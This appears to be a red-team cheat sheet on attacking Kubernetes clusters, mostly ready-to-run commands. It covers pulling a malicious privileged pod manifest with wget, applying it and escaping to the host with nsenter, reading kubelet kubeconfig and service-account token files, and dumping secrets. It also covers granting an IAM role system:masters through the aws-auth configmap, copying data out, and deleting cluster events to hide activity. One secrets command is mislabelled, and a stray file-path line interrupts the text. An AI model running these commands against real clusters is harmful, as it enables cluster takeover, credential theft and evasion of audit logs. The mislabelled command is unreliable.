Project

Red Team Leaders

Kubernetes Exploitation Introduction - Cheatsheet #1

Joas A Santos
/in/joas-antonio-dos-santos/

Basic Enumeration

1. **kubectl config get-users: List Kubernetes config users.**
2. **kubectl config get-contexts: List Kubernetes config contexts.**
3. **kubectl config get-clusters: List Kubernetes config clusters.**
4. **kubectl auth can-i --list: List all available Kubernetes authorization actions.**
5. **kubectl get roles: Get roles in the cluster.**
6. **kubectl get clusterroles: Get cluster roles in the cluster.**
7. **kubectl get namespaces: Get Kubernetes namespaces.**
8. **kubectl get secrets -o yaml: Get secrets in YAML format.**
9. **kubectl get serviceaccounts: Get Kubernetes service accounts.**
10. **kubectl get deployments: Get deployments in the cluster.**
11. **kubectl get pods: Get pods in the cluster.**
12. **kubectl get services: Get services in the cluster.**
13. **kubectl get nodes: Get nodes in the cluster.**
14. **kubectl get daemonsets: Get daemon sets in the cluster.**
15. **kubectl get cronjobs: Get cron jobs in the cluster.**
16. **kubectl auth can-i list all: Check if the current user can list all resources.**

Enumeration is an important point for you to understand your user's privileges, collect environment secrets, services running in the kubernetes environment, daemonsets and cronjobs being executed, the number of namespaces and pods.

https://github.com/CyberSecurityUP/k8senumeration

Pod Abuse and PrivEsc

kubectl get pods > List all pods in namespace

wget https://raw.githubusercontent.com/BishopFox/badPods/main/manifests/everything-allowed/pod/everything-allowed-exec-pod.yaml > Download Pod Malicious

kubectl apply -f privesc.yaml > Created malicious pod

kubectl exec –token=$token -it attacker-pod -- /bin/bash > Interact shell in Pod

nsenter --target 1 --mount --uts --ipc --net --pid -- bash > Escape Pod to Namespace

Kubeconfig

The Kubelet service listening. Check config files:
Directory: /var/lib/kubelet/
/var/lib/kubelet/kubeconfig
/var/lib/kubelet/kubelet.conf
/var/lib/kubelet/config.yaml
/var/lib/kubelet/kubeadm-flags.env
/etc/kubernetes/kubelet-kubeconfig

Other kubernetes common files:
$HOME/.kube/config - User Config
/etc/kubernetes/kubelet.conf- Regular Config
/etc/kubernetes/bootstrap-kubelet.conf - Bootstrap Config
/etc/kubernetes/manifests/etcd.yaml - etcd Configuration
/etc/kubernetes/pki - Kubernetes Key

Find Node kubeconfig >
ps -ef | grep kubelet

Check Kubelet Privileges >
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i create pod -n kube-system

ConfigMap EKS

configMap always contains a lot of information and configfile that provide to apps which run in the kubernetes. Usually You can find a lot of password, secrets, tokens which used to connecting and validating to other internal/external service.

kubectl get configmaps -n namespace

Check if config map exists
get configmap aws-auth -n kube-system -o yaml

Create donfig map is doesn't exist
Using kubectl and the previous yaml
kubectl apply -f /tmp/aws-auth.yaml

Using eksctl
eksctl create iamidentitymapping --cluster Testing --region us-east-1 --arn arn:aws:iam::123456789098:role/SomeRoleTestName --group "system:masters" --no-duplicate-arns

Modify it
kubectl edit -n kube-system configmap/aws-auth

Exec Container and RCE

pods/exec is a resource in kubernetes used for running commands in a shell inside a pod. This privilege is meant for administrators who want to access containers and run commands. It's just like creating a SSH session for the container.
kubectl exec -it <POD_NAME> -n <NAMESPACE> -- sh

Kubelet RCE
https://github.com/Sean-McRae/Kubernetes-Kubelet-RCE

CVE-2023-3676
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-3676

Delete K8S Events

Delete All Events:
kubectl delete events –all

Collect events related to a specific resource:

```
resource_name="<resource-name>"
kubectl get events --field-selector involvedObject.name=$resource_name --output=json | \
  jq -r '.items[] | .metadata.name' > events_to_delete.txt
```

Delete events based on collected names:

cat events_to_delete.txt | xargs -I{} kubectl delete event {}

Deletes event based on Specific Names:

kubectl delete events --field-selector involvedObject.name=<resource-name>

Create Sidecard Proxy

Here's a basic example of how you might define a pod with a sidecar proxy in a Kubernetes YAML file:

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: mypod
spec:
  containers:
  - name: myapp
    image: myapp-image:tag
    ports:
    - containerPort: 80
  - name: envoy-sidecar
    image: envoyproxy/envoy:latest
    ports:
    - containerPort: 8080
```

In this example, the mypod pod has two containers: myapp (the main application container) and envoy-sidecar (the Envoy sidecar proxy). Adjust the container images, ports, and other configurations based on your specific requirements.

https://openziti.io/docs/guides/kubernetes/workload-tunneling/kubernetes-sidecar/

KUBE-API SERVER


Collect API Kubelet:
kubectl cluster-info

Common ports: 6443 and 443, but also 8443 in minikube and 8080 as insecure.

curl -k https://<IP Address>:(8|6)443/swaggerapi
curl -k https://<IP Address>:(8|6)443/healthz
curl -k https://<IP Address>:(8|6)443/api/v1
curl -k https://<api-server-address>/api/v1/nodes
curl -k https://<api-server-address>/api/v1/namespaces/default/pods
curl -k https://<api-server-address>/api/v1/namespaces/default/pods/<pod-name>
curl -k -X DELETE https://<api-server-address>/api/v1/namespaces/default/pods/<pod-name>

KUBELET-API

List nodes you can get a list of kubelets endpoints with:



https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/pentesting-kubernetes-services#kubelet-api-1

kubelet (Read only)
curl -k https://<IP Address>:10255
http://<external-IP>:10255/pods

The kubelet's API endpoints are typically located at http://<node-ip>:10255 or https://<node-ip>:10250.

Data Exfiltration in Kubernetes

To download a file from a pod using kubectl, you can use the kubectl cp command. Here's an example:

kubectl cp <namespace>/<pod-name>:<pod-path>/<file-name> <local-destination-path>

kubectl cp default/my-pod:/app/data.txt ./data.txt

Make sure the pod has the necessary permissions to allow kubectl cp. Additionally, if the file is in a specific container within the pod, you can specify the container name with the --container flag:

kubectl cp default/my-pod:/app/data.txt ./data.txt --container=my-container

Secrets Dump

Secrets might be things like:
API, SSH Keys.
OAuth tokens.
Credentials, Passwords (plain text or b64 + encryption).
Information or comments.
Database connection code, strings... .

Builtin Type	Usage
Opaque	**arbitrary user-defined data (Default)**
kubernetes.io/service-account-token	service account token
kubernetes.io/dockercfg	serialized ~/.dockercfg file
kubernetes.io/dockerconfigjson	serialized ~/.docker/config.json file
kubernetes.io/basic-auth	credentials for basic authentication
kubernetes.io/ssh-auth	credentials for SSH authentication
kubernetes.io/tls	data for a TLS client or server
bootstrap.kubernetes.io/token	bootstrap token data

List All Secrets in a Namespace:
kubectl get secrets --namespace=<namespace>

List All Secrets in JSON File:
kubectl get secrets --all-namespaces -o json | kubectl replace -f -

Local System
/run/secrets/kubernetes.io/serviceaccount
/var/run/secrets/kubernetes.io/serviceaccount
/secrets/kubernetes.io/serviceaccount

Pivoting to Cloud

GCP

A common way to give access to a kubernetes application to GCP is to:
Create a GCP Service Account
Bind on it the desired permissions
Download a json key of the created SA
Mount it as a secret inside the pod
Set the GOOGLE_APPLICATION_CREDENTIALS environment variable pointing to the path where the json is.

AWS

First of all you need to create an OIDC provider for the cluster. Then you create an IAM role with the permissions the SA will require. Create a trust relationship between the IAM role and the SA name (or the namespaces giving access to the role to all the SAs of the namespace). The trust relationship will mainly check the OIDC provider name, the namespace name and the SA name.
Finally, create a SA with an annotation indicating the ARN of the role, and the pods running with that SA will have access to the token of the role. The token is written inside a file and the path is specified in AWS_WEB_IDENTITY_TOKEN_FILE (default: /var/run/secrets/eks.amazonaws.com/serviceaccount/token)

https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-pivoting-to-clouds#workflow-of-iam-role-for-service-accounts-1

Extra Resource

Threat Matrix for Kubernetes

Exploitation Kubernetes

Hacktricks Kubernetes Exploitation

Kubernetes PenTest Methodology

Kubernetes OWASP

Kubernetes Attack Path

Kubernetes PenTest

Kubernetes PenTest Process

Kubernetes Security Github

Kubernetes Enumeration

Container Security Checklist

Kdigger Tool

Trivy Tool

Kube-Hunter Tool